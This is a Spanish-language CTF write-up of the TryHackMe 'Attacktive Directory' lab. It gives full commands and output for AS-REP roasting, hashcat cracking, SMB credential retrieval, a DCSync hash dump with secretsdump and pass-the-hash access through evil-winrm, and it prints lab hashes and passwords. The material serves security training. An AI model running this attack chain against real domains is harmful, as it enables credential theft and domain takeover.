

THM – Attacktive Directory

Objetivos:

- Recopilar información detallada sobre usuarios, grupos y recursos compartidos.
- Descifrar contraseñas y hashes mediante técnicas como el uso de hashcat y Kerbrute.
- Utilizar técnicas como "pass the hash" para autenticarse como usuarios con mayores privilegios.

Requisitos:

- Sistema Operativo Kali Linux
- Software Kerbrute
- Software Impacket
- Software Hashcat
- Software Smbclient
- Software Evil-winrm

Categoría:

Windows, Active Directory, Kerberos, SMB

Dificultad:

Media

Comandos y Parámetros a Emplear:

Linux

Comando	Descripción
ping	Se utiliza para verificar la conectividad entre dos nodos en una red.
cat	Se utiliza para concatenar y mostrar el contenido de archivos.
cd	Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos.
echo	Imprime mensajes o variables en la pantalla.
base64	Se utiliza para codificar o decodificar datos en formato Base64.

Nmap

Comando	Descripción
-sC	Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo.
-sV	Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo.

Kerbrute

Comando	Descripción
-h	Muestra la ayuda o información sobre el uso del programa.
--dc	Especifica el controlador de dominio (Domain Controller) al que se dirigirá el ataque de fuerza bruta.
-d	Especifica el dominio al que se dirigirá el ataque de fuerza bruta.

Hashcat

Comando	Descripción
-m	Se utiliza para especificar el tipo de hash que se está intentando atacar.

Impacket

Comando	Descripción
-no-pass	Se utiliza para indicar que no se proporcionará una contraseña al realizar una autenticación.
-dc	Especifica el controlador de dominio (Domain Controller) al que se dirigirá la solicitud.
-ip	Especifica la dirección IP del objetivo al que se realizarán las operaciones.
-just-dc	Indica a la herramienta que solo se debe interactuar con el controlador de dominio.

Smbclient

Comando	Descripción
-L	Se utiliza para listar recursos compartidos disponibles en un servidor SMB sin autenticarse.
-U	Se utiliza para especificar el nombre de usuario que se utilizará durante la autenticación en el servidor SMB.

Evil-winrm

Comando	Descripción
-h	Muestra la ayuda o información sobre el uso del comando.
-i	Especifica la dirección IP del sistema Windows al que te estás conectando a través de WinRM.
-H	Se utiliza para especificar el host (dirección IP o nombre de host).

Windows

Comando	Descripción
cd	Cambia el directorio actual del usuario en el sistema de archivos.
dir	Muestra una lista de archivos y subdirectorios en el directorio actual.
type	Muestra el contenido de un archivo de texto en la consola.

Desarrollo:

1. Se procede a validar la conectividad mediante la ejecución de un comando de ping dirigido a la dirección IP proporcionada por TryHackMe.



2. En el inicio de la máquina, se despliega un conjunto de tres interrogantes que se abordarán durante la ejecución de la fase inicial de enumeración.

Answer the questions below

What tool will allow us to enumerate port 139/445?

Answer format: *****

What is the NetBIOS-Domain Name of the machine?

Answer format: *****

What invalid TLD do people commonly use for their Active Directory Domain?

Answer format: *****

3. Se realizó una enumeración de puertos mediante el empleo de nmap, integrando los parámetros "-sV" y "-sC" para obtener información detallada sobre los servicios y ejecutar scripts de automatización de detección de vulnerabilidades. La salida reveló una gran cantidad de servicios, incluyendo, entre otros, DNS, IIS, Kerberos, RPC, netbios, y Active Directory.

```
(eddycrack864@kali)-[~]
$ nmap -sC -sV 10.10.109.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 08:25 -05
Nmap scan report for 10.10.109.132 (10.10.109.132)
Host is up (0.17s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
|_ http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2023-12-08 13:26:06Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
|_ rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_ System_Time: 2023-12-08T13:26:18+00:00
|_ ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
|_ Not valid before: 2023-12-07T12:59:17
|_ Not valid after: 2024-06-07T12:59:17
|_ ssl-date: 2023-12-08T13:26:26+00:00; 0s from scanner time.
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

4. El protocolo Server Message Block (SMB) opera a través de los puertos 139 y 445. Para llevar a cabo una enumeración exhaustiva de SMB, se emplea la herramienta especializada enum4linux.

```
(eddycrack864@kali)-[~]
$ enum4linux 10.10.109.132
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Dec 8 08:29:43 2023

===== ( Target Information ) =====

Target ..... 10.10.109.132
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

5. Con esto damos respuesta a la primer interrogante.

What tool will allow us to enumerate port 139/445?

enum4linux

6. Dentro de la salida obtenida tras la aplicación de enum4linux, se identifica el Nombre de Dominio de NetBIOS, el cual se ha determinado como "THM-AD".

```
===== ( Getting domain SID for 10.10.109.132 ) =====
enum4linux
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
What is the NetBIOS-Domain Name of the machine?
[+] Host is part of a domain (not a workgroup)
```

7. Con esto damos respuesta a la segunda interrogante.

What is the NetBIOS-Domain Name of the machine?

Correct Answer

8. Las siglas TLD corresponden a "Dominio de Nivel Superior". Al revisar una vez más los resultados de nmap, se observa que el dominio de Active Directory (AD) se menciona en la información relativa al puerto 3389. El nombre de dicho dominio es "spookysec.local".

What invalid TLD do people commonly use for their Active Directory Domain?

Correct Answer

Hint

9. Utilizando la herramienta enum4linux, la salida generada proporciona un listado detallado que incluye varios nombres de usuario (usernames) y grupos de usuarios (user groups).

```
===== ( Users on 10.10.109.132 via RID cycling (RIDS: 500-550,1000-1050) ) =====

[+] Found new SID:
S-1-5-21-3591857110-2884097990-301047963

[+] Found new SID:
S-1-5-21-3591857110-2884097990-301047963

[+] Enumerating users using SID S-1-5-21-3532885019-1334016158-1514108833 and logon username '', password ''
S-1-5-21-3532885019-1334016158-1514108833-500 ATTACKIVEDIREC\Administrator (Local User)
S-1-5-21-3532885019-1334016158-1514108833-501 ATTACKIVEDIREC\Guest (Local User)
S-1-5-21-3532885019-1334016158-1514108833-503 ATTACKIVEDIREC\DefaultAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-504 ATTACKIVEDIREC\WDAGUtilityAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-513 ATTACKIVEDIREC\None (Domain Group)

[+] Enumerating users using SID S-1-5-21-3591857110-2884097990-301047963 and logon username '', password ''
S-1-5-21-3591857110-2884097990-301047963-500 THM-AD\Administrator (Local User)
S-1-5-21-3591857110-2884097990-301047963-501 THM-AD\Guest (Local User)
S-1-5-21-3591857110-2884097990-301047963-502 THM-AD\krbtgt (Local User)
S-1-5-21-3591857110-2884097990-301047963-512 THM-AD\Domain Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-513 THM-AD\Domain Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-514 THM-AD\Domain Guests (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-515 THM-AD\Domain Computers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-516 THM-AD\Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-517 THM-AD\Cert Publishers (Local Group)
S-1-5-21-3591857110-2884097990-301047963-518 THM-AD\Schema Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-519 THM-AD\Enterprise Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-520 THM-AD\Group Policy Creator Owners (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-521 THM-AD\Read-only Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-522 THM-AD\Cloneable Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-525 THM-AD\Protected Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-526 THM-AD\Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-527 THM-AD\Enterprise Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-1000 THM-AD\ATTACKIVEDIREC$ (Local User)
```


13. Se identifican cuentas de interés significativo en los resultados obtenidos. Entre ellas, se destacan especialmente las cuentas "svc-admin" y "backup" respondiendo las siguientes preguntas.

What notable account is discovered? (These should jump out at you)

Correct Answer

What is the other notable account is discovered? (These should jump out at you)

Correct Answer

14. Se procede a la navegación hacia el directorio de instalación de Impacket mediante el comando "cd".

```
(eddyrack864@kali) - [~]
$ cd /opt/impacket/examples

(eddyrack864@kali) - [/opt/impacket/examples]
```

15. Habiendo cambiado previamente al directorio "examples" de Impacket, se procede a emplear el script "GetNPUsers.py" mediante el comando: "python3 GetNPUsers.py -no-pass -dc-ip 10.10.109 spookysec.local/svc-admin". Los resultados revelan que el usuario "svc-admin" cuenta con la capacidad de solicitar un ticket Kerberos sin la necesidad de proporcionar una contraseña. Como consecuencia, se obtiene un hash de Kerberos

```
(eddyrack864@kali) - [/opt/impacket/examples]
$ python3 GetNPUsers.py -no-pass -dc-ip 10.10.109.132 spookysec.local/svc-admin
Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra


[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SP00KYSEC.LOCAL:f9385b2a7d8d2aeeb3909bde418d1bb9caa98c8e075c69332b291ce1228c7c7400e0cd3020a2bc3ae4e97f24dd1d13ac7e90eb9a1fa5b9cf5a9f0d822248d
b8a11e3439a529403b3e08537301b159e7badbe3ced6609a92d0b1ed62126a8598c01e179a874de4647f40a1b9bf443e6f8b320820902c9c8ead6dfe30cb9ce3bcc6afdbd32c0a6b01ecf794b0754e69fcb9355
f5fa6348e7077d36f40dc9278b36241ab1aba1a8a790fddcd392c46acc4809972848733bd6a9d59f6229c8c18da6d4548ee46f08c5aea213b648afb1bcd6f662887c1fadbf36530aea37cf9bf534e6f1952bbf3
d43e71203cfbbfbcdf196af152685ba967c3e6660cb487bed1b1dc75
```

16. El análisis del Ticket-Granting Ticket (TGT) de Kerberos revela la presencia del nombre de usuario "svc-admin", respondiendo nuestra pregunta.

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

Correct Answer

17. Con el propósito de responder a la siguiente pregunta acerca del tipo de hash obtenido, se lleva a cabo una investigación en la página wiki de ejemplos de Hashcat en Internet.



18. La investigación revela que el hash corresponde al modo número 18200 en Hashcat, identificado por la presencia de la cadena inicial (\$krb5asrep). Este modo específico es conocido como "Kerberos 5 AS-REP etype 23".

17200	PKZIP (Compressed)	\$pkzip2\$1*1*2* \$krb5asrep 1/1 ^ v x 5f4e3211c8dc4671547b77f6b82afbfcc7475d838
17210	PKZIP (Uncompressed)	\$pkzip2\$1*1*2* Lf4f664269fceb6cb88723a97408ae1fe07774d31d
17220	PKZIP (Compressed Multi-File)	\$pkzip2\$3*1*1*0*8*24*a425*8827*d1730095cd829e245df04ebba6c52c0573d49d3bbeab6cb385b7fa8a28dccc3098bbdd7*1*0*8*24*2a74*
17225	PKZIP (Mixed Multi-File)	\$pkzip2\$3*1*1*0*0*24*3e2c*3ef8*0619e9d17f3f994065b99b1fa8aef41c056ed9fa4540919c109742dcb32797fc90ce0*1*0*8*24*431a*3f26
17230	PKZIP (Mixed Multi-File Checksum-Only)	\$pkzip2\$8*1*1*0*8*24*a425*8827*3bd479d541019c2f32395046b8bca7e1dca218b9b5414975be49942c3536298e9cc939e*1*0*8*24*2a74*
17300	SHA3-224	412ef78534ba6ab0e9b1607d3e9767a25c1ea9d5e83176b4c2817a6c
17400	SHA3-256	d60cf6585da4e17224f58858970f0ed5ab042c3916b76b0b828e62eaf636cbd
17500	SHA3-384	983ba28532cc6320d04f20fa485bcedb38dbdb66eca5f1e5aa279f1c6244fe5f83cf4bbf05b95f378dd2353617221
17600	SHA3-512	7c2dc1d743735d4e069f3bda85b1b7e9172033d8d8cd599ca094e8570f3930c3f2c0b7afc8d6152ce4ead6057a2#22e71934b3a3dd0fb55a*
17700	Keccak-224	e1dfad9bafae6ef15f5bbb16cf4c26f09f51e7870581962fc84636
17800	Keccak-256	203f88777118bb4ee1226627b547808f38d90d3e106262b5de9ca943b57137b6
17900	Keccak-384	5804b7ada5806ba79540100e9a7ef493654ff2a21d94d4f2ce4bf69abda5d94bf03701fe9525a15dfdc625bfbd769701
18000	Keccak-512	2fbf5c9080f0a704de2e915ba8fdae6ab00bcb026b2c1c8fa07da1239381c6b7f4df399b9652500da723694a4c719587dd0219cb30eabe6121
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	\$krb5asrep\$23\$user@domain.com:3e156ada591263b8aab0965f5aebd837\$007497cb51b6c8116d6407a782ea0e1c5402b17db7afa6b05a6
18300	Apple File System (APFS)	\$fve\$2\$1658778104701476542047675521040224520000539602e86b7cea4a34f4f69f6ed706d68954ee474de1d2a9f6af62d24d172001*
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	\$odf\$*1*1*100000*32*751854d8b90731ce0579f96bea6f0d4ac2fb2f546b31f1b6a9a5f6952a0bf4*16*2185a966155baa9e2fb597298f6ebcb
18500	sha1(md5(md5(\$pass)))	888a2fcb3854fba0321110c5d0d434ad1aa2880
18600	Open Document Format (ODF) 1.1 (SHA-1, Blowfish)	\$odf\$*0*0*1024*16*bf753835f4ea15644b8a2f8e4b5b3d147b9576*8*ee371da34333b69d*16*a902eff54a4d782a26a899a31f97bef4*0*dae
18700	Open Document Format (ODF) 1.0 (SHA-1, Blowfish)	\$odf\$*0*0*1024*16*bf753835f4ea15644b8a2f8e4b5b3d147b9576*8*ee371da34333b69d*16*a902eff54a4d782a26a899a31f97bef4*0*dae

19. Con esta información detallada sobre el tipo de hash respondemos la siguiente pregunta.

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Kerberos 5, etype 23, AS-REP

Correct Answer

Hint

20. Con la información obtenida sobre el modo del hash respondemos la siguiente pregunta.

What mode is the hash?

18200

Correct Answer

21. Se procede a copiar el hash obtenido en la fase anterior. Posteriormente, se crea un archivo denominado "hash" utilizando el editor de texto nano mediante el comando correspondiente.

```
(eddyrack864@kali)-[~/impacket/examples]
$ nano hash
```

22. Se procede a pegar el hash previamente obtenido dentro del editor de texto. Posteriormente, se guarda el contenido del archivo utilizando la combinación de teclas Control + O, se presiona Enter para confirmar la operación, y finalmente, se sale del editor utilizando Control + X.



23. Mediante el comando "cat", se revisa el contenido del archivo creado para visualizar el hash.

```
(eddycrack864@kali) - [~/impacket/examples]
$ cat hash
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:f9385b2a7d8d2ae6b3909bde418d1bb59caa98c8e075c69332b291ce1228c7c7400e0cd3020a2bc3ae4e97f24dd1d13ac7e90eb9a1fa5b9cf5a9f0d822248d
b8a11e3439a529403b3e08537301b159e7badbe3ced6609a92d0b1ed62126a8598c01e179a874de4647f40a1b9bf443e6f8b320820902c9c8ead6dfe30cb9ce3bcc6afdbd32c0a6b01ecf794b0754e69fcb9355
f5fa6348e7077d36f40dc9378b36241ab1aba1a8a790fdcc392c46acc4809972848733bd6a9d59f6229c8c18da6d4548ee46f08c5aea213b648afb1bcdcf662887c1fadbf36530aea37cf9bf534e6f1952bbf3
d45e71203cfbbfbcdf196af152685ba967c3e6660cb487bed1b1dc75management2005
```

24. El proceso de descifrado se lleva a cabo mediante la herramienta hashcat utilizando el comando: "hashcat -m 18200 hash <ruta al archivo passwordlist.txt>". Los resultados indican que la contraseña asociada al hash proporcionado es "management2005".

```
(eddycrack864@kali) - [~/impacket/examples]
$ hashcat -m 18200 hash /home/eddycrack864/Descargas/passwordlist.txt
hashcat (v6.2.0) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i3-2120 CPU @ 3.30GHz, 1402/2868 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /home/eddycrack864/Descargas/passwordlist.txt
* Passwords.: 70188
* Bytes.....: 569236
* Keyspace...: 70188
* Runtime...: 0 secs

$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:f9385b2a7d8d2ae6b3909bde418d1bb59caa98c8e075c69332b291ce1228c7c7400e0cd3020a2bc3ae4e97f24dd1d13ac7e90eb9a1fa5b9cf5a9f0d822248d
b8a11e3439a529403b3e08537301b159e7badbe3ced6609a92d0b1ed62126a8598c01e179a874de4647f40a1b9bf443e6f8b320820902c9c8ead6dfe30cb9ce3bcc6afdbd32c0a6b01ecf794b0754e69fcb9355
f5fa6348e7077d36f40dc9378b36241ab1aba1a8a790fdcc392c46acc4809972848733bd6a9d59f6229c8c18da6d4548ee46f08c5aea213b648afb1bcdcf662887c1fadbf36530aea37cf9bf534e6f1952bbf3
d45e71203cfbbfbcdf196af152685ba967c3e6660cb487bed1b1dc75management2005
```

25. Con la contraseña identificada como "management2005", se encuentra la respuesta a la última pregunta planteada en esta sección.

```
Now crack the hash with the modified password list provided, what is the user accounts password?

management2005 Correct Answer
```

26. A través del programa smbclient, se realiza la enumeración de los recursos compartidos mediante el uso del parámetro -L seguido de la dirección IP del objetivo. Además, se emplea el parámetro -U para suministrar el nombre de usuario, que en este caso es "svc-admin". Como consecuencia de esta operación de enumeración, se identifican seis recursos compartidos.

```
(eddycrack864@kali) - [~/impacket/examples]
$ smbclient -L \\10.10.109.132\ -U 'svc-admin'
Password for [WORKGROUP\svc-admin]:

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
backup         Disk
C$             Disk      Default share
IPC$           IPC       Remote IPC
NETLOGON       Disk      Logon server share
SYSVOL         Disk      Logon server share
```


27. Se procede a responder las preguntas correspondientes. La aplicación utilizada para esta tarea fue smbclient, el parámetro empleado fue -L para listar los recursos compartidos, y se identificaron un total de seis recursos compartidos en el objetivo.

What utility can we use to map remote SMB shares?

smbclient

Correct Answer

Hint

Which option will list shares?

-L

Correct Answer

Hint

How many remote shares is the server listing?

6

Correct Answer

28. Mediante el programa smbclient, se realiza una conexión específica a un recurso compartido determinado. Se fija la IP del objetivo y se añade el recurso compartido deseado, en este caso, "backup". Se utiliza el parámetro -U para especificar el nombre de usuario, que en este contexto es "svc-admin". Posteriormente, el sistema solicitará una contraseña, la cual se suministra utilizando la que fue obtenida al descifrar el hash con hashcat.

```
(eddyrack864@kali)-[~/impacket/examples]
$ smbclient \\\\10.10.109.132\\backup -U 'svc-admin'
Password for [WORKGROUP\\svc-admin]:
Try "help" to get a list of possible commands.
smb: \>
```

29. Este proceso nos proporciona la respuesta a la pregunta planteada: el recurso al cual se puede acceder con la identidad "svc-admin" es "backup".

There is one particular share that we have access to that contains a text file. Which share is it?

backup

Correct Answer

30. Después de haber ingresado al recurso compartido "backups", se ejecuta el comando "ls" para listar el contenido, revelando la presencia de un archivo de texto. Este archivo se transfiere al sistema local mediante el comando "get". Finalmente, se concluye la sesión de SMB con el comando "exit".

```
(eddyrack864@kali)-[~/impacket/examples]
$ smbclient \\\\10.10.109.132\\backup -U 'svc-admin'
Password for [WORKGROUP\\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Sat Apr  4 14:08:39 2020
..               D          0  Sat Apr  4 14:08:39 2020
backup_credentials.txt  A       48  Sat Apr  4 14:08:53 2020

8247551 blocks of size 4096. 3750061 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0,1 KiloBytes/sec) (average 0,1 KiloBytes/sec)
smb: \> exit
```

31. Inmediatamente después, se procede a visualizar el contenido del archivo de texto transferido utilizando el comando "cat". Al examinar el contenido, se observa que el texto está cifrado.

```
(eddyrack864@kali)-[~/impacket/examples]
$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

32. La respuesta a la pregunta planteada se proporciona ingresando el texto encontrado en el archivo cifrado.

What is the content of the file?

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

Correct Answer

Hint

33. A continuación, se procede a descryptar el texto identificado. Se utiliza el comando "echo" junto con el texto cifrado. Además, se destaca que el texto estaba encriptado en base64, por lo que se aplica el comando "base64 -d" para llevar a cabo la descryptación.

```
(eddyrack864@kali)-[~/impacket/examples]
$ echo "YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAYNTE3ODYw" | base64 -d
backup@spookysec.local:backup2517860
```

34. Como consecuencia del proceso de descryptación, se obtiene lo que parece ser un conjunto de usuario y contraseña. Con esta información, se proporciona la respuesta a la pregunta planteada.

Decoding the contents of the file, what is the full contents?

backup@spookysec.local:backup2517860

Correct Answer

35. Con las nuevas credenciales de cuenta de usuario en nuestro poder, podemos emplear la herramienta "secretsdump.py" de Impacket. Esta utilidad nos posibilita recuperar todos los hashes de contraseña que la cuenta de usuario posea sincronizados. Mediante el uso del parámetro "-just-dc", indicamos que deseamos realizar el volcado de credenciales desde el controlador de dominio, utilizando el nombre de usuario "backup" para autenticarnos en dicho controlador. La dirección IP del controlador de dominio se especifica para llevar a cabo la operación.

```
(eddyrack864@kali)-[~/impacket/examples]
$ python3 secretsdump.py -just-dc backup@10.10.109.132
Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra

Password:
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cf70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIRECTORY:1000:aad3b435b51404eeaad3b435b51404ee:58a6326b4b91314191e9cc495fc0c8ae:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425
spookysec.local\breakerofthings:des-cbc-md5:7a976bbfbab86b064
spookysec.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbecc9d33f303050d77b6bfff0e74d0184b5acbd563c63c102da389112
spookysec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6
```

36. La salida del comando anterior revela información valiosa. Se identifica que el método utilizado para obtener el archivo de base de datos principal de Active Directory fue DRSUAPI. Además, se obtiene el hash NTLM del administrador, para esto se empleó la técnica conocida como "pass the hash". Esta técnica de hacking permite a un atacante autenticarse en un servidor o servicio remoto utilizando el hash NTLM en lugar de una contraseña.

What method allowed us to dump NTDS.DIT?

DRSUAPI

Correct Answer

Hint

What is the Administrators NTLM hash?

0e0363213e37b94221497260b0bcb4fc

Correct Answer

What method of attack could allow us to authenticate as the user without the password?

pass the hash

Correct Answer

37. Con el hash NTLM del administrador en nuestra posesión, procederemos a utilizar la herramienta "evil-winrm". Como primer paso, exploraremos detalladamente los comandos disponibles utilizando el parámetro "-h".

```
(eddyrack864@kali)~/impacket/examples
$ evil-winrm -h

Evil-WinRM shell v3.5

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-p PORT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH] [-k PRIVATE_KEY_PATH] [--r REALM] [--spn SPN_PREFIX] [-l]
-s, --ssl Enable ssl
-c, --pub-key PUBLIC_KEY_PATH Local path to public key certificate
-k, --priv-key PRIVATE_KEY_PATH Local path to private key certificate
-r, --realm DOMAIN Kerberos auth, it has to be set also in /etc/krb5.conf file using this format -> CONTOSO.COM = { kdc = fooserver.contoso.com }
-s, --scripts PS_SCRIPTS_PATH Powershell scripts local path
--spn SPN_PREFIX SPN prefix for Kerberos auth (default HTTP)
-e, --executables EXES_PATH C# executables local path
-i, --ip IP Remote host IP or hostname. FQDN for Kerberos auth (required)
-U, --url URL Remote url endpoint (default /wsman)
-u, --user USER Username (required if not using kerberos)
-p, --password PASS Password
-H, --hash HASH NTHash
-P, --port PORT Remote host port (default 5985)
-V, --version Show version
-n, --no-colors Disable colors
-N, --no-rpath-completion Disable remote path completion
-l, --log Log the WinRM session
-h, --help Display this help message
```

38. Entre los comandos disponibles, se observa que el parámetro para indicar el hash NTLM es "-H".

Using a tool called Evil-WinRM what option will allow us to use a hash?

-H

Correct Answer

Hint

39. Finalmente, para obtener acceso como administrador en la máquina objetivo, se emplea la herramienta "evil-winrm". Usando los parámetros: "-i" para especificar la dirección IP del sistema de destino al que se intenta acceder; "-u" para indicar el nombre de usuario que se utilizará para la autenticación; "-H" donde se especifica el hash NTLM correspondiente al usuario.

```
(eddyrack864@kali)~/impacket/examples
$ evil-winrm -i 10.10.109.132 -u administrator -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
